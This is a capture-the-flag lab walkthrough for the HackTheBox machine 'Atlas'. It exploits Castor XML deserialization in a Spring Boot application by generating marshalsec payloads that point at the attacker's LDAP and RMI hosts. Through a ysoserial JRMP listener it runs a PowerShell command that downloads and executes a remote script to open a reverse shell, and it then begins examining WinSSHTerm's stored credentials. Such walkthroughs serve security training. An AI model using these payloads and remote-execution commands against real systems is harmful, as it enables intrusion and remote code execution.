



HACKTHEBOX



Atlas

7th October 2025

Prepared By: ctrlzero

Machine Author: sec77

Difficulty: **Hard**

Synopsis

Atlas is a Hard difficulty machine that demonstrates advanced exploitation techniques through Java deserialization vulnerabilities and .NET cryptographic analysis. The machine features a Spring Boot web application using the vulnerable Castor XML library for marshalling / un-marshalling operations, leading to remote code execution via Java RMI exploitation. Privilege escalation involves reverse engineering a .NET `WinSSHTerm` application, performing cryptographic analysis of AES-256-CBC encryption with PBKDF2-SHA1 key derivation, and recovering administrator credentials through password brute-forcing and dynamic debugging techniques.

Skills Required

- Basic scripting
- Understanding of XML deserialization vulnerabilities
- Basic cryptographic concepts
- Ability to interpret decompiled code

Skills Learned

- Java Deserialization Exploitation

- .NET Reverse Engineering
- Advanced Cryptographic Analysis

Enumeration

Let's start by performing an Nmap scan against the target.

```
$ nmap -Pn --top-ports 3000 atlas.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-08 07:06 MDT
Nmap scan report for atlas.vl (10.129.234.40)
Host is up (0.12s latency).
Not shown: 2996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy

$ nmap -Pn -p21 -A atlas.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-08 07:06 MDT
Nmap scan report for atlas.vl (10.129.234.40)
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp      22851463 Jul 03  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
| _r--r--r-- 1 ftp ftp      586379 Jul 03  2023 atlas_generator.zip
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla.
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2023-06-30T15:35:45
|_Not valid after:  2024-06-30T15:40:45
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, NULL, RPCCheck,
SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|   220-FileZilla Server 1.7.2
|   Please visit https://filezilla-project.org/
|   GetRequest:
|   220-FileZilla Server 1.7.2
|   Please visit https://filezilla-project.org/
|   What are you trying to do? Go away.
|   HTTPOptions, RTSPRequest:
|   220-FileZilla Server 1.7.2
|   Please visit https://filezilla-project.org/
|   Wrong command.
|   Help:
|   220-FileZilla Server 1.7.2
|   Please visit https://filezilla-project.org/
```

```
| 214-The following commands are recognized.
| USER TYPE SYST SIZE RNTD RNFR RMD REST QUIT
| HELP XMKD MLST MKD EPSV XCWD NOOP AUTH OPTS DELE
| CDUP APPE STOR ALLO RETR PWD FEAT CLNT MFMT
| MODE XRMD PROT ADAT ABOR XPWD MDTM LIST MLSD PBSZ
| NLST EPRT PASS STRU PASV STAT PORT
|_ Help ok.
```

We can see from the `Nmap` scan that the `FTP` service is listening on port 21 and allows anonymous authentication.

```
$ ftp anonymous@atlas.vl
Connected to atlas.vl.
220-FileZilla Server 1.7.2
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50208|)
150 Starting data transfer.
-r--r--r-- 1 ftp ftp      22851463 Jul 03  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
-r--r--r-- 1 ftp ftp      586379 Jul 03  2023 atlas_generator.zip
226 Operation successful
```

Upon connecting we see a couple of files, so we can start by downloading that data and examining its content.

```
ftp> get atlas_generator.zip
local: atlas_generator.zip remote: atlas_generator.zip
229 Entering Extended Passive Mode (|||50365|)
150 Starting data transfer.
100% |*****|
  572 KiB  758.19 KiB/s   00:00 ETA
226 Operation successful
586379 bytes received in 00:00 (757.99 KiB/s)
ftp> get atlas-pilot-1.0.0-SNAPSHOT.jar
local: atlas-pilot-1.0.0-SNAPSHOT.jar remote: atlas-pilot-1.0.0-SNAPSHOT.jar
229 Entering Extended Passive Mode (|||50472|)
150 Starting data transfer.
100% |*****|
22315 KiB   1.11 MiB/s   00:00 ETA
226 Operation successful
22851463 bytes received in 00:19 (1.11 MiB/s)
```


Analyzing the source code we can see that this is a `Spring Boot` web application that processes `XML` files to generate and render employee resume templates. The application uses the `Castor XML` library for XML `marshalling` and `unmarshalling` operations. Using the `/generateTemplate` endpoint we notice that the application will create a template with predefined values that is then placed in the FTP directory we currently have access to.

```
23
24 @Controller
25 public class FileUploadController {
26
27
28     @GetMapping("/")
29     public String listUploadedFiles(Model model) throws IOException {
30
31         return "uploadForm";
32     }
33
34     @GetMapping("/generateTemplate")
35     public String writeMarshall(Model model) throws IOException {
36         model.addAttribute("message", Client.createXML());
37         return "xmlTemplate";
38     }
39 }
```

atlas_generator > src > main > java > com > example > uploadingfiles > J Client.java > ...


```
1  package com.example.uploadingfiles;
2  import java.io FileWriter;
3  import java.io Reader;
4  import java.io InputStreamReader;
5  import java.io InputStream;
6  import java.io IOException;
7  import java.io StringWriter;
8  import com.example.uploadingfiles.Employee;
9  import org.exolab.castor.xml.Unmarshaller;
10 import org.exolab.castor.xml.Marshaller;
11 import org.exolab.castor.mapping.Mapping;
12 import org.exolab.castor.mapping.MappingException;
13
14
15 public class Client {
16
17     public static String createXML()throws IOException{
18
19         try {
20
21             FileWriter fileWriter = new FileWriter("employee_template.xml");
22             Marshaller marshaller = new Marshaller(fileWriter);
23
24
25             // Mapping
26             Mapping mapping = new Mapping();
27             mapping.loadMapping("http://127.0.0.1:8080/mapping.xml");
28             marshaller.setMapping(mapping);
29
30
31             Employee employee=new Employee();
32             employee.setId(101);
33             employee.setName("Jonathan Doe");
34             employee.setTitle("ROCKET TESTER, PILOT");
35             employee.setEmail("jonathan@starfield.com");
36             employee.setPhone("(313) - 867-5309");
37             employee.setProfile("Progressively evolve cross-platform ideas before impactful infor
38             employee.setTalentTitles(new String[] {"Navigation","Warp Engine","Project Direction'
39             employee.setTalentTextes(new String[] {"Assertively exploit wireless initiatives rath
40             employee.setSkills(new String[] {"Mining","Ship Building","Gravity Science","Alien Co
41             employee.setEducationTitle("NASA University - Bloomington, Indiana");
42             employee.setEducationText("Dual Major, Robotics and Starships - 4.0 GPA");
43
44
45             marshaller.marshal(employee);
46             fileWriter.close();
47
48             System.out.println("XML Template created sucessfully");
49             return "XML Template created sucessfully";
50
51         } catch (Exception e) {
52
53             e.printStackTrace();
54             return e.toString();
55
56         }
57     }
58
59 }
60
```

Let's open this endpoint via a web browser on port 8080.



We can then download the generated template from the `FTP` service. Using the template that was generated with the `/generateTemplate` endpoint we can see the web application render its content as expected according to the default values in the source code.

```
ftp> ls
229 Entering Extended Passive Mode (|||50247|)
150 Starting data transfer.
-r--r--r-- 1 ftp ftp      22851463 Jul 03  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
-r--r--r-- 1 ftp ftp      586379 Jul 03  2023 atlas_generator.zip
-r--r--r-- 1 ftp ftp       1310 Oct 07 15:22 employee_template.xml
226 Operation successful
ftp> get employee_template.xml
local: employee_template.xml remote: employee_template.xml
229 Entering Extended Passive Mode (|||50373|)
150 Starting data transfer.
100% |*****|
 1310      32.87 MiB/s   00:00 ETA
226 Operation successful
1310 bytes received in 00:00 (15.42 MiB/s)
```



Continuing with our source code review we can also see the web application unmarshals (deserializes) uploaded XML files into `Employee` objects using `castor`. This should be of interest as the next step forward. If we quickly search the internet for Java deserialization exploits we'll come across a few interesting links.

```

61
62 public static Employee parseXML(InputStream uploadFile) throws IOException{
63
64     try {
65
66         Reader targetReader = new InputStreamReader(uploadFile);
67         Unmarshaller unmarshaller = new Unmarshaller(Employee.class);
68         Employee employee = (Employee)unmarshaller.unmarshal(targetReader);
69
70
71
72         System.out.println("XML Unmarschall Sucessfully");
73         System.out.println(employee.getName());
74         System.out.println(employee.getId());
75         System.out.println(employee.getEducationText());
76
77         employee.setMessage("Parsing Successfull");
78
79         return employee;
80
81     } catch (Exception e) {
82         e.printStackTrace();
83
84         Employee employee = new Employee();
85         employee.setMessage(e.toString());
86
87         return employee;
88
89     }
90

```

One link that will be particularly useful is a [Java Deserialization Cheat Sheet](#) and within this list we can see a section for [Castor XML](#) which is inline with our target.

```

7  import java.io.StringWriter;
8  import com.example.uploadingfiles.Employee;
9  import org.exolab.castor.xml.Unmarshaller;
10 import org.exolab.castor.xml.Marshaller;
11 import org.exolab.castor.mapping.Mapping;
12 import org.exolab.castor.mapping.MappingException;
13

```


Castor (XML)

How it works:

- [Java Unmarshaller Security](#)
- [Castor and Hessian java deserialization vulnerabilities](#)

Payload generators

- <https://github.com/mbechler/marshalsec>

Detect

Code review

- org.codehaus.castor
- org.exolab.castor.xml.Unmarshaller
- org.springframework.oxm.Unmarshaller
- Unmarshaller.unmarshal(Person.class, reader)
- unmarshaller = context.createUnmarshaller();
- unmarshaller.unmarshal(new StringReader(data));

We can download the [payload generator - marshalsec](#) and review the options available as well as the [prerequisites](#). As we are targeting `castor` we can use this as the option for the marshaller. We can execute the tool to validate it is functioning and any additional parameters we may need.

```
$ java -cp ./target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor
No gadget type specified, available are [SpringAbstractBeanFactoryPointcutAdvisor,
C3P0WrapperConnPool]
```

The options available are:

- SpringAbstractBeanFactoryPointcutAdvisor
- C3P0WrapperConnPool

Quickly reviewing the `pom.xml` file in the source we can see that the gadget we'll need is `SpringAbstractBeanFactoryPointcutAdvisor`.

```

<dependencies>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-thymeleaf</artifactId>
  </dependency>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
  </dependency>

  <dependency>
    <groupId>org.codehaus.castor</groupId>
    <artifactId>castor-xml</artifactId>
    <version>1.4.1</version>
  </dependency>

  <dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-oxm</artifactId>
    <version>4.1.5.RELEASE</version>
  </dependency>

  <dependency>
    <groupId>commons-beanutils</groupId>
    <artifactId>commons-beanutils</artifactId>
    <version>1.9.2</version>
  </dependency>
</dependencies>

```

Executing the tool again with this gadget we're prompted with an additional requirement for a `jndiUrl` which we can reference the [prerequisites](#) for.

```

$ java -cp ./target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor
SpringAbstractBeanFactoryPointcutAdvisor

java.lang.Exception: Gadget SpringAbstractBeanFactoryPointcutAdvisor requires 1 arguments:
[jndiUrl]
    at marshalsec.MarshallerBase.createObject(MarshallerBase.java:328)
    at marshalsec.MarshallerBase.doRun(MarshallerBase.java:165)
    at marshalsec.MarshallerBase.run(MarshallerBase.java:121)
    at marshalsec.Castor.main(Castor.java:102)

```

Now we'll generate our `Castor` XML payload and then start a `jndi` listener. We'll also then replace the `name` property in our generated template with the payload from `marshalsec`.

```
$ java -cp ./target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor
SpringAbstractBeanFactoryPointcutAdvisor ldap://10.10.14.66:389/test

<x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:java="http://java.sun.com"
xsi:type="java:org.springframework.beans.factory.config.PropertyPathFactoryBean"><target-
bean-name>ldap://10.10.14.66:389/test</target-bean-name><property-path>foo</property-path>
<bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory">
<shareable-resource>ldap://10.10.14.66:389/test</shareable-resource></bean-factory></x>

$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://10.10.14.66:8888/#Test" 389
Listening on 0.0.0.0:389

$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```



```
employee_template.xml ✕
<?xml version="1.0" encoding="UTF-8"?>
<Employee id="101">
  <name xmlns:java="http://java.sun.com" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" xsi:type="
java:org.springframework.beans.factory.config.PropertyPathFactoryBean">
    <target-bean-name>ldap://10.10.14.66:389/test</target-bean-name>
    <property-path>foo</property-path>
    <bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory">
      <shareable-resource>ldap://10.10.14.66:389/test</shareable-resource>
    </bean-factory>
  </name>
  <talent-titles>Navigation</talent-titles>
```

When we upload this file back to the web server we do not get the results we expect. We can see that our `jndi` listener received a callback but it was not redirected to our web server, but this does confirm the `SSRF`.

```
$ sudo java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://10.10.14.66:8888/#Test" 389
Listening on 0.0.0.0:389
Send LDAP reference result for test redirecting to http://10.10.14.66:8888/Test.class
```

Foothold

We do have another option, however and that is to use a [Java RMI registry endpoint](#). The `marshalsec` tool has examples of this use case, but will require payload generation with an additional tool. Additional references about the Java RMI approach can be found here:

- <https://portswigger.net/daily-swig/java-rmi-services-often-vulnerable-to-ssrf-attacks-research>
- <https://support.alertlogic.com/hc/en-us/articles/360020295252-Web-Server-Java-RMI-Registry-RCE>
- <https://docs.oracle.com/javase/8/docs/technotes/tools/unix/rmiregistry.html>

We'll regenerate our SSRF payload using the `RMI` scheme and replace it in our generated template again.

```
$ java -cp ./target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor
SpringAbstractBeanFactoryPointcutAdvisor rmi://10.10.14.66/test
```

```
<x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:java="http://java.sun.com"
xsi:type="java:org.springframework.beans.factory.config.PropertyPathFactoryBean"><target-
bean-name>rmi://10.10.14.66/test</target-bean-name><property-path>foo</property-path>
<bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory">
<shareable-resource>rmi://10.10.14.66/test</shareable-resource></bean-factory></x>
```



```
employee_template.xml ✕
1 <?xml version="1.0" encoding="UTF-8"?>
2 <Employee id="101">
3   <name xmlns:java="http://java.sun.com" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" xsi:type="
4     java:org.springframework.beans.factory.config.PropertyPathFactoryBean">
5       <target-bean-name>rmi://10.10.14.66/test</target-bean-name>
6       <property-path>foo</property-path>
7       <bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory">
8         <shareable-resource>rmi://10.10.14.66/test</shareable-resource>
9       </bean-factory>
10    </name>
```

Then we can use the [ysoserial](#) tool to generate our RCE payload. Depending on your environment you may have Java dependency issues. To work around this we can use a Docker container, however, to make things easier so we have a working environment in the container, we can make some changes to the provided Dockerfile.

```
FROM maven:3.5-jdk-8 as builder
WORKDIR /app
# download artifacts
COPY pom.xml .
COPY assembly.xml .
RUN mvn dependency:resolve
RUN mvn verify
RUN mvn compiler:help
# build
COPY src ./src
RUN mvn clean package -DskipTests
RUN mv target/ysoserial-*all*.jar target/ysoserial.jar

FROM openjdk:8-jdk-alpine
RUN apk add --no-cache bash curl wget netcat-openbsd

WORKDIR /app

COPY --from=builder /app/target/ysoserial.jar .

ENTRYPOINT [ "/bin/bash" ]
```

Now we can build the container and run the image while exposing the default port for a Java RMI registry which is `1099` which can be referenced [here](#).

The `rmiregistry` command creates and starts a remote object registry on the specified port on the current host. If the port is omitted, then the registry is started on port 1099. The `rmiregistry` command produces no output and is typically run in the background.

```
$ docker build -t ysoserial .
[+] Building 0.7s (20/20) FINISHED

=> [internal] load build definition from Dockerfile
                                docker:default
                                0.0s
=> => transferring dockerfile: 488B
                                0.0s
=> WARN: FromAsCasing: 'as' and 'FROM' keywords' casing do not match (line 1)
                                0.0s
=> [internal] load metadata for docker.io/library/maven:3.5-jdk-8
                                0.6s
=> [internal] load metadata for docker.io/library/openjdk:8-jdk-alpine
                                0.5s
<SNIP>

$ docker run -it -p 1099:1099 --rm ysoserial -c "bash"
bash-4.4#
```

To verify a simple RCE test we can set the payload to ping our machine.

```
$ docker run -it -p 1099:1099 --rm ysoserial -c "bash"
bash-4.4#

java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1 'ping
10.10.14.66'
* Opening JRMP listener on 1099
```

Once we upload our XML template again we can see we get a call back right away with code execution.

```
$ docker run -it -p 1099:1099 --rm ysoserial -c "bash"
bash-4.4# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1
'ping 10.10.14.66'
* Opening JRMP listener on 1099

Have connection from /10.129.234.40:49487
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
```

```
$ sudo /usr/bin/tcpdump -i tun0 -vv icmp
```

```
14:52:01.895490 IP (tos 0x0, ttl 127, id 31820, offset 0, flags [none], proto ICMP (1),  
length 60)  
    atlas.v1 > 10.10.14.66: ICMP echo request, id 1, seq 4, length 40  
14:52:01.895508 IP (tos 0x0, ttl 64, id 6348, offset 0, flags [none], proto ICMP (1),  
length 60)  
    10.10.14.66 > atlas.v1: ICMP echo reply, id 1, seq 4, length 40
```

Now that we've confirmed we have RCE we can now get a reverse shell. Simply changing the command is all that is required at this point since the generated template will still point to our RMI listener.

```
$ docker run -it -p 1099:1099 --rm ysoserial -c "bash"  
bash-4.4# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1  
'powershell iex(iwr 10.10.14.66:2222/win.exe.ps1 -usebasicp)'  
* Opening JRMP listener on 1099  
Have connection from /10.129.234.40:49671  
Reading message...  
Sending return with payload for obj [0:0:0, 0]  
Closing connection
```

```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Try the new cross-platform PowerShell https://aka.ms/pscore6  
  
PS C:\ftp> whoami; hostname  
atlas\john  
ATLAS  
PS C:\ftp> dir C:\users\John\Desktop\
```

```
Directory: C:\users\John\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	08/04/2025 13:10	32	user.txt

Privilege Escalation

If we do some quick files system enumeration under the users profile that we have access to we can see files related to [WinSSHTerm](#). Looking at the requirements from the website we can see that it's a .NET application which we can decompile with tools such as [dnSpy](#).

Requirements

- * Windows 11/10/8/7
- * .NET Framework 4.0 or later

```
PS C:\users\John> dir *.*
```

Directory: C:\users\John\Downloads

Mode	LastWriteTime	Length	Name
d-----	30/06/2023 20:48		WinSSHTerm
-a-----	28/06/2023 14:19	1071137	WinSSHTerm-2.27.0-x64.zip

```
PS C:\users\John>
```


We'll start by extracting the `WinSSHTerm` folder and examining some of the content. In the `config` folder we notice two interesting files:

- `connections.xml`
- `key`

The `key` seems to be binary data and most likely used for encrypting and decrypting data while the `connections.xml` file appears to contain saved entries for users. We can see one of the entries is for an administrator credential so our focus will be to decrypt these values.


